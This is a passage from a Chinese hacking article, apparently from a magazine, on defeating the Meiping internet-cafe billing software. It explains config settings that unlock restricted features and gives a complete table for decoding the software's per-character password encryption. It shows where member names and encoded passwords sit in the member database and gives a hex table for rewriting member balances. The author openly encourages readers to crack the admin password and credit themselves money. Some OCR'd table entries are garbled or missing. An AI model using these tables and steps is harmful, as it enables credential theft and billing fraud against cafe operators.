


图4



图5

胜利的曙光就要看到了，我拉出WinHex开始开工！

在把其他文件一一排除后，最后把目标锁定在网管大师的scon.cfg文件上！

又经过苦苦的对比，终于找到了网管大师关键性代码“onlyscon=0或1”！就是它，决定着网管大师是否可以多开，其中“onlyscon=0”代表可以多开，如果是1，就代表禁止多开（默认禁止）（图6）。在图6中，大家也看到了除此之外网管大师的许多设置都在这里！下面就是我现在所知道的一些代码的意义，希望对大家有所帮助！




图6

computernum=20（网络内总共有20台机器）

mintime=5（最少记时单位为5分钟）

money=1.5（普通上机费1.5元／小时）

timehint=1

netmoney=1.6（上网上机费1.6元／小时）

soundfile=C:\Windows\MEDIA\The Microsoft Sound.wav（主机限时时间以到，提示音乐为C:\Windows\MEDIA\The Microsoft Sound.wav）

clienttime=5（最小记费时间单位为5分钟）

isshowtj=1

minmoney=1.2（最小记费金额为1.2元）

nightmoney=11.0（上网包夜费11.0元）

whenierunnet=1

closeclientprogram=1

multilogin=0

minjifei=51（当前时间区为最小记费时间的51%开始记费。这个究竟是什么意思我也不太清楚。）

timehyhint=0

inputuser=0

hotcolor=255

runcolor=15986797

onlyscon=1（是否可以在同一机器上运行多个美萍程序 0是 1否）

hyjf=0

minhuafei=0.56（最底消费金额为0.56元，既所谓的开机费用。）

socketnum=22136（集中管理模式下网络通讯端口号为22316）

nightmoney1=10.0（普通包夜费10.0元）

```
hintclient=1
autorun=0
enclosewindows=0
hymustpass=0
useipx=1
nhybfb=90
ykzkl=90
jKzkl=100
autotx=0
onclosecheck=0
ishyhost=1
AutoTxStop=1
IsUseRemote=0
IsRemoteUseChange=1
IsGroupOpen=0
onclosetime=10
untiltime=55 (上机时间不得少于55分钟)
PressTime=80 (网管大师对会员卡磁条的响应时间为 80 毫秒)
lowhytime=0
RemotePort=3333
setuppassword=x{z (设置网管大师密码，以加密，非明文!)
exitpassword=x{z (退出网管大师密码，以加密，非明文!)
time4=0:00:00-7:00:00 (包夜时段为0:00:00-7:00:00)
```

需要说明的是，这个文件是可以使用文本文档直接打开并修改的！但需要重启才会生效。相信有了这些代码，你应该比管理员还牛了吧！呵呵！好了，别太高兴了，后面的更精彩哦！

第二招：借刀杀人（加密算法漏洞）

看过上面网管大师 scon.cfg 文件的“setuppass word=x{z”这段代码后，相信大家都迷茫了吧！“x{z”是什么呀？呵呵！不怪你看不懂，因为是加密的嘛，呵呵！我们这节就是破解网管大师的加密算法！是不是血液澎湃了！别急，慢慢来。

关于加密算法，是我在不经意中发现的……当时我正没什么新的思路，于是就新建了一个管理员玩，名称 123，密码 111，而我又仔细地看了看后面以加密的密文，是 3 位！再新建一个！名称 321，密码 222，哈哈！你猜我看到了什么？密文仍然是 3 位（图 7），有的小菜说了“密文仍然是 3 位又怎么了？”你瞧，不懂了不是？呵呵！这就能说明美萍的加密算法应该是逐一字符加密的！而不是针对整个密码进行加密！也就是说，我们可以通过简单的逆运算或逐一实验来推出它每一个字符加密后的密文是什么，从而通过密文来直接推出明文！好了，既然知道原理了，就赶紧开工！




图 7

我采用的是逐一实验法……经过半小时的努力，终于算出了所有加密后字符的密文！下面是我的工作成果，这可是要收钱的哦！嘿嘿！

明文密文对照表：

=i	1=x	2={	3=z	4=}	5=|	6=	7=~	8=q	9=p	0=y	=g	a=(
b=+	c=*	d=-	e=,	f=/	g=	h=!	i=	j=#	k="	l=%	m=$	n='
o=&	p=9	q=8	r=;	s=:	t==	u=<	v=?	w=>	x=1	y=0	z=3	'=)

注意：字符“i”是“空格”的密文，反过来“空格”也是“i”的密文。关于字符“6”的密文，在文本文档里就是显示“ ”！并不是“空格”！用 WinHex 反编译保存管理员信息的 manager.ini 文件后，可得知字符“6”加密后的密文用 16 进制表示为“7F”。

使用方法：

例如密码为 123，那么加密后的密文就为 x{z！反之依然通过！

例：1.密码 123　加密后密文 x{z

2.密码 x{z　加密后密文 123

这回大家都清楚该怎么用了吧！想象一下，如果你入侵网吧主机，破解一个管理员密码后，再使用这个管理员帐号给自己加1000 元！嘿嘿！后果会怎样？

第三招：瞒天过海（数据库漏洞）

改这个，删那个，都不如给自己加点会员实惠呀！可是会员怎么加，又是一个问题！最基本的就是美萍用的不是“*.mdb”标准数据库！怎么办？老方法！先用文本文档打开看看（图 8），会员名与加密后的密码现在已经在你的眼前了！干什么就是你的事了，呵呵！




图 8

有的朋友该问了“就是盗会员吗？太没意思了！有没有更实用点的呀？”是呀！我当时也是这么想的！所以才又有了下文！

关于美萍的会员数据库，应该算是唯一一个没用明文保存的文件了……所以我们需要用专业点的反汇编软件 WinHex 来反汇编网管大师的会员数据库文件 member81.cfg。反汇编后，除了会员名与加密后的密码是我们能看懂的，剩下的几乎同等于天书！都是什么意思呀？通过我 10 分钟的努力，终于知道了会员金额记录的位置了！呵呵！别着急，让我们慢慢看（图 9）。

通过图 9，相信大家最起码明白了哪里是记录会员剩余金额的地方了吧！

有的朋友又要问了“我看的还是迷迷糊糊！再说了，就算看懂了又有什么用？那个‘HD’是啥意思呀？”关于记录会员




图9




图10

剩余金额的地方是有规律可寻的！一般会员名后面跟4－5组16进制码“01”，后面一般就是记录会员剩余金额的地方了（图10），关于记录会员剩余金额的16进制信息，我也统计了一张表，希望对大家有用！

美萍会员金额于16进制信息对照表：

10元＝20 41	20元＝A0 41	30元＝F0 41	40元＝20 42	50元＝48 42	60元＝70 42	70元＝8C 42
80元＝A0 42	90元＝B4 42	100元＝C8 42	110元＝DC 42	120元＝F0 42	200元＝48 43	300元＝96 43
400元＝C8 43	500元＝FA 43	600元＝16 44	700元＝2F 44	800元＝48 44		

有了以上这些，我想应该能满足各位的需要了吧！

